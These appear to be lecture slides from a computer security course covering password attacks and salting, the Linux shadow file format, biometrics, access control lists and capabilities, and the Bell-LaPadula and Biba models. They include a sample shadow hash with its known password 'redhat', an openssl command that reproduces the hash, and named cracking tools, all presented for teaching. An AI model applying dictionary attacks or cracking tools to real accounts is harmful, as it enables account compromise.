Why Passwords?

- Why is "something you know" more popular than "something you have" and "something you are"?
- **Cost**: passwords are free
  - ID card/biometric device cost money
- **Convenience**: easier for admin to reset pwd than to issue a new thumb

An ideal password

- Something that you know
- Something that your computer can verify that you know
- Something that something nobody else can guess
- But these standards are difficult to meet in reality

Keys vs Passwords

- **Crypto keys**
- Suppose key is 64 bits
- Then 2^{64} keys
- Choose key at random…
- …then attacker must try about 2^{63} keys

- **Passwords**
- Suppose passwords are 8 characters, and 256 different characters
- Then $256^8 = 2^{64}$ pwds
- Users do not select passwords at random
- Attacker has far less than 2^{63} pwds to try (**dictionary attack**)

Good and Bad Passwords

- Bad passwords
  - frank
  - Fido
  - password
  - 4444
  - Pikachu
  - 10251960
  - AustinStamp
- Good Passwords?
  - jfIej(43j-EmmL+y
  - 09864376537263
  - B1ngh@mt0n
  - FSa7Yago

Passphrase: Four score and seven years ago

Most common passwords in 2023

Rank	Password	Time taken to crack	Number of times used
1	123456	< 1 Second	4,524,867
2	admin	< 1 Second	4,008,850
3	12345678	< 1 Second	1,371,152
4	123456789	< 1 Second	1,213,047
5	1234	< 1 Second	969,811
6	12345	< 1 Second	728,414
7	password	< 1 Second	710,321
8	123	< 1 Second	528,086
9	Aa123456	< 1 Second	319,725
10	1234567890	< 1 Second	302,709

Attacks on Passwords

- Attacker could…
  - Target one particular account
  - Target any account on system
  - Target any account on any system
  - Attempt denial of service (DoS) attack
- Common attack path
  - Outsider → normal user → administrator
    - attempt to upgrade level of privilege
  - May only require **one** weak password!

Password Retry

- Suppose system locks after 3 bad passwords. How long should it lock?
  - 5 seconds
    - Insufficient to deter an automatic attack
  - 5 minutes
    - DOS
  - Admin manually resets

Password File?

- Bad idea to store passwords in a file
- But we need to verify passwords, **how**?
- Symmetric key crypto? Public key crypto? Crypto hash?
- Cryptographic solution: **hash** the pwd
  - Store **y = h(password)**
  - Can verify entered password by hashing
  - If Trudy obtains "password file," she does not obtain passwords
- But Trudy can try a *forward search*
  - Guess x and check whether y = h(x)

Dictionary Attack – Forward Search

- Trudy pre-computes h(x) for all x in a **dictionary** of common passwords
- Suppose Trudy gets access to password file containing hashed passwords
  - She only needs to compare hashes to her pre-computed dictionary
  - After one-time work, actual attack is trivial
- Can we prevent this attack? Or at least make attacker's job more difficult?

Salt

- Hash password with **salt**
- Choose random salt s for each user and compute
  y = h(password, s)
  and store (s,y) in the password file
- Append salt to each password before hash
- Note: The salt s is not secret
- Easy to verify salted password
- But Trudy **must re-compute** dictionary hashes for each user
  - Lots more work for Trudy!

Case study: Linux password

- **/etc/passwd**: stores the password file
- **/etc/shadow**: readable only from the root account
  - root:1Etg2ExUZ$F9NTP7omafhKIlqaBMqng1:15651:0:99999:7:::
  - $1 = MD5 hashing algorithm
    $2 = Blowfish algorithm
    $2a= eksblowfish algorithm
    $5 = SHA-256 algorithm
    $6 = SHA-512 algorithm
  - $Etg2ExUZ → Salt = 'Etg2ExUZ'
  - $F9NTP7omafhKIlqaBMqng1 → hashed value of (salt + user password)
- Run: **openssl** passwd **-1 -salt** Etg2ExUZ redhat
  - 1Etg2ExUZ$F9NTP7omafhKIlqaBMqng1

Other Password Issues

- Too many passwords to remember
  - Results in password reuse; Why is this a problem?
  - Password manager software
    - Master key to reveal other passwords
- Failure to change default passwords
- Social engineering by, say, claiming to be admin
  - 34% of users would give away, and 70% if offered a candy bar
- Error logs may contain "almost" passwords
- Bugs, keystroke logging, spyware, etc.
- Who suffers from bad password?
  - Login password (company) vs ATM PIN (only yourself)


Password Cracking Tools

- Popular password cracking tools
  - Password Crackers
  - Password Portal
  - L0phtCrack and LC4 (Windows)
  - John the Ripper (Unix)
  - Come with preconfigured dictionaries
- Admins should use these tools to test for weak passwords since attackers will
- Good articles on password cracking
  - Passwords - Conerstone of Computer Security
  - Passwords revealed by sweet deal

The bottom line…

- **Password cracking is too easy**
  - One weak password may break security
  - Users choose bad passwords
  - Social engineering attacks, etc.
- Trudy has (almost) all of the advantages
- Passwords are a **BIG** security problem
  - And will continue to be a big problem

Biometrics: authentication based on something you are



Quiz

- Which of the following best describes the purpose of adding a **salt** to a password before hashing?
  - A) To encrypt the password, making it unreadable to unauthorized users.
  - B) To ensure that the hash output for the same password is different even if the password is used by multiple users, thereby guarding against forward search attacks.
  - C) To speed up the password authentication process by adding additional data to the password.
  - D) To compress the password into a smaller format for easier storage.

Quiz

- What is true about hashing a password **p** with salt **s**?
  - A)Salt s is used as the key to encrypt password p
  - B)Salt s is public and stored along with hashed password p
  - C) The salt s is kept secret in the same way as the password p, ensuring both are secure from unauthorized access.
  - D)Salt s makes password p taste salty

Quiz

- What is the primary reason passwords are hashed before being stored in a database?
  - A) To compress the passwords, reducing the amount of storage space required.
  - B) To encrypt the password so that it can be easily decrypted by the system for authentication.
  - C) To transform the passwords into a fixed-size string of characters, regardless of the password's length.
  - D) To ensure that even if the database is compromised, the actual passwords are not easily retrievable by attackers.

Recap: Are You Who You Say You Are?

- How to authenticate human to a machine?
- Can be based on…
  - Something you **know**
    - For example, a password
  - Something you **have**
    - For example, a ATM card or smartcard
  - Something you **are**
    - For example, your fingerprint

Something You Are

- Biometric
  - **"You are your key"**
- Examples
  - Fingerprint
  - Handwritten signature
  - Facial recognition
  - Speech recognition
  - Gait (walking) recognition
  - Many more!

Why Biometrics?

- More secure replacement for passwords
- Cheap and reliable biometrics needed
  - Today, an active area of research
- Biometrics **are** used in security today
  - Thumbprint mouse
  - Palm print for secure entry
  - Fingerprint to unlock car door, etc.
  - Facial recognition to unlock phones
- Biometrics are getting increasingly popular

Ideal Biometric

- **Universal** — applies to (almost) everyone
  - Most ppl have readable fingerprints
  - In reality, no biometric applies to everyone
- **Distinguishing** — distinguish with certainty
  - In reality, cannot hope for 100% certainty
  - Some with lower error rates
- **Permanent** — physical characteristic being measured never changes
  - In reality, OK if it to remains valid for long time
- **Collectable** — easy to collect required data
  - Depends on whether subjects are cooperative
- Also, safe, user-friendly, etc., etc.

Biometric Modes

- **Identification** — Who goes there?
  - Compare **one-to-many**
  - Example: The FBI fingerprint database
    - Suspicious fingerprint compared to millions of fingerprint
- **Authentication** — Are you who you say you are?
  - Compare **one-to-one**
  - Example: Fingerprint unlock phones
- Identification problem is more difficult
  - More "random" matches since more comparisons
- We are interested in authentication

Enrollment vs Recognition

- Enrollment phase
  - Subject's biometric info put into database
  - Must carefully measure the required info
  - OK if slow and repeated measurement needed
  - Must be very precise
  - May be weak point of many biometric
    - difficult to obtain results that are comparable to those obtained under lab conditions
- Recognition phase
  - Biometric detection, when used in practice
  - Must be quick and simple
  - But must be reasonably accurate

Cooperative Subjects?

- Authentication — cooperative subjects
- Identification — uncooperative subjects
- For example, facial recognition
  - Used in Las Vegas casinos to detect known cheaters (terrorists in airports, etc.)
  - Often do not have ideal enrollment conditions
  - Subject will try to confuse recognition phase
- Cooperative subject makes it much easier
  - We are focused on authentication
  - So, subjects are generally cooperative

Biometric Errors

- **Fraud rate** versus **insult rate**
  - Fraud — Trudy mis-authenticated as Alice
  - Insult — Alice not authenticated as Alice
- For any biometric, can decrease fraud or insult, but other one will increase
- For example
  - 99% voiceprint match ⇒ low fraud, high insult
  - 30% voiceprint match ⇒ high fraud, low insult
- **Equal error rate: rate where fraud == insult**
  - A way to compare different biometrics

Fingerprint Comparison

- The widespread use of fingerprinting only became possible in 1892
  - Francis Galton developed a classification system based on "minutia" that enabled efficient searching, and he verified that fingerprints do not change over time
- Examples of different types of minutia: **loops**, **whorls**, and **arches**

Loop (double)


Whorl

Arch

Fingerprint: Enrollment

- Capture image of fingerprint
- Enhance image
- Identify points

Fingerprint: Recognition



- Extracted points are compared with information stored in a database
- British system: 16 points, US: not fixed
- The system then determines whether a statistical match occurs



Hand Geometry

- A popular biometric
- Measures <u>shape of hand</u>
  - Width of hand, fingers
  - Length of fingers, etc.
- Human hands not unique
- Hand geometry sufficient for many situations
- OK for authentication
- Not useful for ID problem

Hand Geometry

- Advantages
  - Quick — 1 minute for enrollment, 5 seconds for recognition
  - Hands are symmetric
- Disadvantages
  - Cannot use on very young or very old
  - Relatively high equal error rate



Iris Patterns


- In theory, one of the best for authentication
- Iris pattern development is "chaotic"
  - minor variations lead to large differences
- Little or no genetic influence
- Different even for identical twins
- Pattern is stable through lifetime

Iris Scan

- Scanner locates iris
- Take b/w photo
- Use polar coordinates…
- 2-D wavelet transform
- Get 256-byte iris code






Measuring Iris Similarity

- Based on Hamming distance
- Define $d(x,y)$ to be
  - # of non match bits / # of bits compared
  - $d(0010,0101) = 3/4$ and $d(101111,101001) = 1/3$
- Compute $d(x,y)$ on 2048-bit iris code
  - Perfect match is $d(x,y) = 0$
  - For same iris, expected distance is 0.08
  - At random, expect distance of 0.50
  - Accept iris scan as match if distance < 0.32

Iris Scan Error Rate: 2.3 million comparisons

distance	Fraud rate
0.29	1 in $1.3*10^{10}$
0.30	1 in $1.5*10^{9}$
0.31	1 in $1.8*10^{8}$
0.32	1 in $2.6*10^{7}$
0.33	1 in $4.0*10^{6}$
0.34	1 in $6.9*10^{5}$
0.35	1 in $1.3*10^{5}$



Attack on Iris Scan

- Good **photo** of eye can be scanned
  - Attacker could use photo of eye
- Afghan woman was positively identified after 17 years by iris scan of old photo on National Geographic magazine cover in 1984
- To prevent attack, scanner could use light on the "eye" to be sure it is a "live" iris
  - increase the cost of the system
  - cost is always an issue

Equal Error Rate Comparison

- Equal error rate (EER): fraud == insult rate
- **Fingerprint** biometric has EER of about 5%, but cheap
- **Hand geometry** has EER of about 10^{-3}
- In theory, **iris scan** has EER of about 10^{-6}
  - But in practice, may be hard to achieve
  - Enrollment phase must be extremely accurate
- Most biometrics much worse than fingerprint!
- Biometrics useful for authentication…
  - …but identification biometrics almost useless today

Biometrics: The Bottom Line


- Biometrics are hard to forge
- But attacker could
  - Photocopy Bob's fingerprint, eye, etc.
  - Subvert software, database, "trusted path" …
- And how to revoke a "broken" biometric?
  - Passwords can be revoked
- **Biometrics are not foolproof**

Authentication based on something you have

Something You Have

- Something in your possession
- Examples include following…
  - Car key
  - Laptop computer (or MAC address)
  - Password generator
  - ATM card, smartcard, etc.
  - Your phone

Password generator



- Alice wants to authenticate herself
- Bob sends random challenge R to Alice
- Alice inputs R, PIN into passwd generator
- Password generator produce a response
- Alice sends the response to Bob

2-factor Authentication

- Requires any 2 out of 3 of
  - Something you know
  - Something you have
  - Something you are
- Examples
  - Password generator:
    - PIN(something you know)
    - Generator(something you have)
  - ATM: Card and PIN
  - Credit card: Card and signature

Authorization

Authentication vs Authorization

- Authentication — Are you who you say you are?
  - Restrictions on who (or what) can access system
- **Authorization** — Are you allowed to do that?
  - Restrictions on actions of authenticated users
- Authorization is a form of **access control**

Access control policy models

- Access control policy models: how access control policies are configured and managed system-wide.
  - **Discretionary** Access Control (DAC)
  - **Mandatory** Access Control (MAC)
  - **Role-Based** Access Control (RBAC)

Discretionary Access Control (DAC)

- Definition: An individual user can set an access control mechanism to allow or deny access to an object
- Relies on the object owner to control access
- DAC is widely implemented in most operating systems, and we are quite familiar with it
  - In UNIX file protection, the owner of a file controls read, write and execute privilege
- Strength of DAC: **Flexibility**: a key reason why it is widely known and implemented in main-stream operating systems

Mandatory Access Control (MAC)

- Definition: **A system-wide policy decrees who is allowed to have access; individual user cannot alter that access.**
- Relies on the system to control access
- Traditional MAC mechanisms have been tightly coupled to a few security models
- Recently, systems supporting flexible security models start to appear (e.g., SELinux, Trusted Solaris, TrustedBSD, etc.)

Role-Based Access Control

- Users are associated with roles; roles with permissions
- A user has a permission only if the user has an authorized role which is associated with that permission

Access control mechanism

- Access control mechanism: how access control is implemented in systems
  - Access control matrices
  - Access control list
  - Capabilities
  - …

Lampson's Access Control Matrix

- **Subjects** (users) index the rows
- **Objects** (resources) index the columns

	OS	Accounting program	Accounting data	Insurance data	Payroll data
Bob	rx	rx	r	---	---
Alice	rx	rx	r	rw	rw
Sam	rwx	rwx	r	rw	rw
Accounting program	rx	rx	rw	rw	rw

Are You Allowed to Do That?

- **Access control matrix** has **all** relevant info
- Could be 1000's of users, 1000's of resources
- Then matrix with 1,000,000's of entries
- How to manage such a large matrix?
- Need to check this matrix before access to any resource is allowed
- How to make this efficient?

Access Control Lists (ACLs)

- ACL: store access control matrix by **column**
- Example: ACL for **insurance data** is in **blue**


	OS	Accounting program	Accounting data	Insurance data	Payroll data
Bob	rx	rx	r	---	---
Alice	rx	rx	r	rw	rw
Sam	rwx	rwx	r	rw	rw
Accounting program	rx	rx	rw	rw	rw

Capabilities (or C-Lists)

- Store access control matrix by **row**
- Example: Capability for **Alice** is in **red**

	OS	Accounting program	Accounting data	Insurance data	Payroll data
Bob	rx	rx	r	---	---
Alice	rx	rx	r	rw	rw
Sam	rwx	rwx	r	rw	rw
Accounting program	rx	rx	rw	rw	rw

ACLs vs Capabilities



- Note that arrows point in opposite directions…


Confused Deputy Problem

- Two resources
  - Compiler and BILL file (billing info)
- Compiler can write file BILL
- Alice can invoke compiler with a debug filename
- Alice not allowed to write to BILL

- Access control matrix

	Compiler	BILL
Alice	x	---
Compiler	rx	rw

ACL's and Confused Deputy



- Compiler is **deputy** acting on behalf of Alice
- Compiler is **confused**
  - Alice is not allowed to write BILL
- Compiler has confused its rights with Alice's

Confused Deputy

- Compiler acting for Alice is confused
- With ACLs, difficult to avoid this problem
- With Capabilities, easier to prevent problem
  - Capabilities make it easy to **delegate** authority
  - In the previous example, Alice can delegate her authority **over** the BILL file to the compiler
    - Give her C-list to compiler
    - Compiler use Alice C-list to check privilege

Summary: ACLs vs Capabilities

- ACLs
  - Good when users manage their own files
  - Protection is data-oriented
  - Easy to change rights to a resource
- Capabilities
  - "A capability is a token, ticket, or key that gives the possessor permission to access an entity or object in a computer system" – Dennis and Van Horn in 1966
  - Easy to delegate---avoid the confused deputy
  - Easy to add/delete users
  - More difficult to implement: create, delegate, revoke, delete, enable, disable, …

Case study: Unix-like Systems

- Is access to the file system in Linux based on ACLs or capabilities?
- Run command: `getfacl test.dat`

```
# file: test.dat
# owner: xzhang
# group: xzhang
user::rw-
group::rw-
other::r--
```

Access control based on three classes: owner, group, other

- Or simply: ls –l test.dat

110110100 or 664

```
-rw-rw-r-- 1 xzhang xzhang 20 Sep 12 2013 test.dat
```


Program executed by a normal user

/* /etc/passwd file has a permission 644 */


- 1: `f = open("/etc/passwd", "r");`
- 2: `read(f, buf, 10);` → Succeed
- 3: `write(f, buf, 10);` → Fail

/* Before the following statement is executed, the root modifies the permission on /etc/passwd to 600, i.e., normal users cannot read this file any more. */


- 4: `read(f, buf, 10);` → Succeed, or fail?

It will succeed. Why?


Illustration




Illustration




Illustration




Illustration



Illustration




Illustration



Multilevel Security (MLS) Models

Access Control Matrix



Flat!

Why hierarchical?

- Subjects may need to have different levels of access rights
  - **National lab**: users < group managers < division leaders < principal associate directors < director
  - **University**: students < professors < department chair < dean < president
  - …
- Objects may have different sensitive levels
  - Shared with general public
  - Shared by all employees
  - Shared by all managers
  - Shared by upper managers
  - …

Multi-level security?

Classifications and Clearances

- **Classifications** apply to **objects**
- **Clearances** apply to **subjects**
- US Department of Defense (DoD) uses 4 levels for classification:
  - TOP SECRET
  - SECRET
  - CONFIDENTIAL
  - UNCLASSIFIED
- US Department of Energy clearance level:
  - Q: top secret
  - L: secret
  - U: unclassified
- A subject with a SECRET clearance is allowed access to objects classified SECRET or lower but not to objects classified TOP SECRET

Subjects and Objects

- Let O be an **object**, S a **subject**
  - O has a classification
  - S has a clearance
  - Security **level** denoted $L(O)$ and $L(S)$
- For DoD levels, we have

  TOP SECRET > SECRET > CONFIDENTIAL > UNCLASSIFIED

Multilevel Security (MLS)

- MLS needed when subjects/objects at different levels use/on **same system**
- MLS is a form of **Access Control**
  - **Subjects can only access objects they have the necessary clearance**
- Military and government interest in MLS for many decades
  - Lots of research into MLS
  - Strengths and weaknesses of MLS well understood (almost entirely theoretical)
  - Many possible uses of MLS outside military

MLS Applications

- Classified government/military systems
- **Business example:** info restricted to
  - Senior management only, all management, everyone in company, or general public
- Confidential medical info, databases, etc.
- Usually, MLS not a viable technical system
  - More of a legal device than technical system

MLS Security Models

- MLS models explain **what** needs to be done
- Models **do not** tell you **how** to implement
- Models are descriptive, not prescriptive
  - That is, high level description, not an algorithm
- There are many MLS models
- We'll discuss simplest MLS model
  - Other models are more realistic
  - Other models also more complex, more difficult to enforce, harder to verify, etc.


Bell-LaPadula

- BLP security model designed to express essential requirements for MLS
- BLP deals with **confidentiality**
  - To prevent unauthorized reading
- Recall that O is an object, S a subject
  - Object O has a classification
  - Subject S has a clearance
  - Security level denoted L(O) and L(S)
- Consists of **simple security condition** and ***-property (star property)**

Simple Security Condition

No read up!


- **Simple Security Condition**: S can read O if and only if $L(O) \leq L(S)$



*-Property (Star Property)

No write down!

- ***-Property** (**Star Property**): S can write O if and only if $L(S) \leq L(O)$



Bell-LaPadula

- BLP consists of

  Simple Security Condition: S can read O if and only if $L(O) \leq L(S)$

  ***-Property** (**Star Property**): S can write O if and only if $L(S) \leq L(O)$
- **No read up, no write down**

McLean's Criticisms of BLP

- McLean: BLP is "so trivial that it is hard to imagine a realistic security model for which it does not hold"
- McLean's "**system Z**" allowed administrator to reclassify object, then "write down"
  - For instance, a SECRET subject is not allowed to write on an UNCLASSIFIED object; but what if the classification level of the object is changed to, say, TOP SECRET?
  - Violates spirit of BLP, but **not** expressly forbidden in statement of BLP

B and LP's Response

- BLP enhanced with **tranquility property**
  - Strong tranquility: security labels never change
  - Weak tranquility: security label can only change if it does not violate "established security policy"

Strong tranquility impractical

- Strong tranquility impractical in real world
  - DoD constantly declassifies documents
  - Difficult to enforce "**least privilege**"
    - **Example**: a TOP SECRET clearance visits an UNCLASSIFIED webpage
    - **Solution**: give users lowest privilege for current work, and upgrade as needed
  - **High watermark principle**: any object less than the user's security level can be opened, but the object is **relabeled** to reflect the highest security level currently open.
    - **Example**: If user A is writing a **CONFIDENTIAL** document, and checks the **unclassified** dictionary, the dictionary becomes **CONFIDENTIAL**.

Weak tranquility

- Weak tranquility: security label can only change if it does not violate "established security policy"
- Weak tranquility can defeat system Z
- Weak tranquility allows for **least privilege**
- But the property is vague
  - Change of security levels doesn't violate "established security policy"…

BLP: The Bottom Line

- BLP is simple, probably too simple
- BLP is one of the few security models that can be used to prove things about systems
- BLP has inspired other security models
  - Most other models try to be more realistic
  - Other security models are more complex
  - Models difficult to analyze, apply in practice

Biba's Model

- BLP for confidentiality, Biba for **integrity**
  - Biba is to prevent unauthorized writing
- Biba is (in a sense) the dual of BLP
- Integrity model
  - Suppose you trust the integrity of $O1$ but not $O2$
  - If object O includes $O1$ and $O2$ then you cannot trust the integrity of O
- Integrity level of O is **minimum** of the integrity of any object in O
- **Low water mark** principle for integrity

Biba

- Let $I(O)$ denote the **integrity** of object O and $I(S)$ denote the integrity of subject S
- Biba can be stated as

  Write Access Rule: S can write O if and only if $I(O) \leq I(S)$


  (if S writes O, the integrity of $O \leq$ that of S)

  Biba's Model: S can read O if and only if $I(S) \leq I(O)$


  (if S reads O, the integrity of $S \leq$ that of O)
- Often, replace Biba's Model with

  Low Water Mark Policy: If S reads O, then $I(S) = \min(I(S), I(O))$


Write access rule: S can write O if and only if I(O) ≤ I(S)



Biba's model: S can read O if and only if I(S) ≤ I(O)



BLP vs Biba



High watermark

Low watermark

Compartments

Compartments


- Multilevel Security (MLS) enforces access control **up and down**
- Simple hierarchy of security labels is generally *not* flexible enough
- Compartments enforces restrictions **across different domains**
- Suppose **TOP SECRET** divided into **TOP SECRET {CAT}** and **TOP SECRET {DOG}**
- Both are **TOP SECRET** but information flow restricted across the **TOP SECRET** level

Compartments – Why?

- Why compartments?
  - Why not create a new classification level?
- May not want either of
  - **TOP SECRET {CAT}** ≥ **TOP SECRET {DOG}**
  - **TOP SECRET {DOG}** ≥ **TOP SECRET {CAT}**
- Compartments designed to enforce the **need to know** principle
  - Regardless of clearance, you only have access to info that **you need to know** to do your job

Compartments

- Arrows indicate "≥" relationship



- Not all classifications are comparable, e.g., **TOP SECRET {CAT}** vs **SECRET {CAT, DOG}**

Partial ordering

Covert Channel

